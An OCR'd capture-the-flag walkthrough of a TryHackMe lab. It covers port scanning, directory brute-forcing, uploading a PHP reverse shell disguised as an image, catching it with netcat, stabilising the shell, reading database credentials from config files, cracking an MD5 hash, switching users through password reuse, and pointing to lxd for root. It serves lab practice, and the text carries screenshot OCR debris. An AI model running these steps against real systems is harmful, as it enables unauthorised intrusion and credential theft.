
DAY 24

[Final Challenge] The Trial Before Christmas.

Question 1

Q1: Scan the machine. What ports are open?

=80, 65000




```
root@ip-10-10-211-248:~# nmap -sS 10.10.233.139

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-24 01:25 BST
Nmap scan report for ip-10-10-233-139.eu-west-1.compute.internal (10.10.233.139)
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown
MAC Address: 02:12:C5:4B:53:AD (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds
root@ip-10-10-211-248:~#
```

Question 2

Q2: What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

= Light Cycle



Question 3


Q3: What is the name of the hidden php page?

= uploads.php

Question 4

Q4: What is the name of the hidden directory where file uploads are saved?

= grid



vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=1ce3f78dea292325&proxyIP=10.10.211.248&resize=remote
kelas yuk!
mmu link
life tools
delay work
to do
linmap
Other bookm
Applications
Places
System
Sun 24 Jul, 01:53AttackBox IP:10.10.211.248
Aperture Clear? - Mozilla Firefox
Aperture Clear?
10.10.233.139:65000/uploads.php
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...
root@ip-10-10-211-248: /usr/share/wordlists/dirbuster
File
Edit
View
Search
Terminal
Help


```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.233.139:65000
[+] Threads:        10
[+] Wordlist:       directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt,html
[+] Timeout:        10s
===============================================================
2022/07/24 01:50:13 Starting gobuster
===============================================================
/index.php (Status: 200)
/uploads.php (Status: 200)
/assets (Status: 301)
/api (Status: 301)
/grid (Status: 301)
/server-status (Status: 403)
===============================================================
2022/07/24 01:51:52 Finished
===============================================================
root@ip-10-10-211-248:/usr/share/wordlists/dirbuster#
```

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-

Question 5

Q5: What is the value of the web.txt flag?


= THM{ENTER_THE_GRID}



```
php-reverse-shell.php
root@ip-10-10-211-248:/usr/share/webshells/php# cp php-reverse-shell.php shell.j
pg.php
root@ip-10-10-211-248:/usr/share/webshells/php# nano shell.jpg.php
root@ip-10-10-211-248:/usr/share/webshells/php# nano -lvnp 1234
root@ip-10-10-211-248:/usr/share/webshells/php# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.233.139 50120 received!
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020
 x86_64 x86_64 x86_64 GNU/Linux
 02:09:38 up 56 min,  0 users,  load average: 0.00, 0.03, 0.14
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd /var/www
$ ls
ENCOM
TheGrid
web.txt
$ cat web.txt
THM{ENTER_THE_GRID}
$
```

Question 6

Q6: What lines are used to upgrade and stabilize your shell?



```
 x86_64 x86_64 x86_64 GNU/Linux
 02:09:38 up 56 min,  0 users,  load average: 0.00, 0.03, 0.14
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd /var/www
$ ls
ENCOM
TheGrid
web.txt
$ cat web.txt
THM{ENTER_THE_GRID}
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/var/www$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/var/www$ ^Z
[1]+  Stopped                 nc -lvnp 1234
root@ip-10-10-211-248:/usr/share/webshells/php# stty raw -echo;fg
nc -lvnp 1234
              whoami
www-data
www-data@light-cycle:/var/www$
```

Question 7


Q7: Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? **username:password**

= tron:IFightForTheUser

Question 8

Q8: Access the database and discover the encrypted credentials. What is the name of the database you find these in?

= tron



vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=1ce3f78dea292325&proxyIP=10.10.211.248&resize=remote
kelas yuk!
mmu link
life tools
delay work
to do
linmap
Other bookma
Applications
Places
System
Sun 24 Jul, 02:18AttackBox IP:10.10.211.248
Index of /grid - Mozilla Firefox
Index of /grid
10.10.233.139:65000/grid/
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...
Index
Nam
Parent Di
shell.jpg.p
Apache/2.4.2
root@ip-10-10-211-248: /usr/share/webshells/php
File
Edit
View
Search
Terminal
Help
10.10.233.139

```
Enter password:
ERROR 1045 (28000): Access denied for user 'flynn'@'localhost' (using password:
YES)
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$ 
```

Question 9

Q9: Crack the password. What is it?

= @computer@



Md5 Decrypt & Encrypt

edc621628f6d19a13a00fd683f5e3ff7 : @computer@

Found in 0.362s

About Md5 online Decryption and encryption :

Md5 (Message Digest 5) is a cryptographic function that allows you to make a 128-bits (32 caracters) "hash" from any string taken as input, no matter the length (up to 2^64 bits). This function is irreversible, you can't obtain the plaintext only from the hash. The only way to online decrypt your hash is to compare it with a database using our online decrypter. Here we have 15183605161 md5 online database to help you with decryption. One should know that md5, although it's very used and common, shouldn't be use to encrypt critical data, since it's not secure anymore (collisions were found, and decrypt is becoming more and more easy). If you are building a new website, Sha256, 512, or other kinds of encryption (with salt) would be better than md5 encryption, or even sha1. Our decrypter online database is coming from all the

Question 10


Q10: Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

= Flynn

Question 11

Q11: What is the value of the user.txt flag?

= THM{IDENTITY_DISC_RECOGNISED}




```
    -> exit
    ->
    -> exit
    -> show tables;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near 'su fl
ynn
exit

exit
show tables' at line 1
mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/
flynn@light-cycle:/home$ ls
flynn
flynn@light-cycle:/home$ cd flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12

Q12:Check the user's groups. Which group can be leveraged to escalate privileges?

= lxd




vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=1ce3f78dea292325&proxyIP=10.10.211.248&resize=remote
Applications Places System
Sun 24 Jul, 02:28AttackBox IP:10.10.211.248
Index of /grid - Mozilla Firefox
10.10.233.139:65000/grid/
flynn@light-cycle: ~
File Edit View Search Terminal Help

```
    -> exit
    -> show tables;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near 'su fl
ynn
exit

exit
show tables' at line 1
mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/
flynn@light-cycle:/home$ ls
flynn
flynn@light-cycle:/home$ cd flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$ 
```

Question 13

Q13: What is the value of the root.txt flag?

= THM{FLYNN_LIVES}



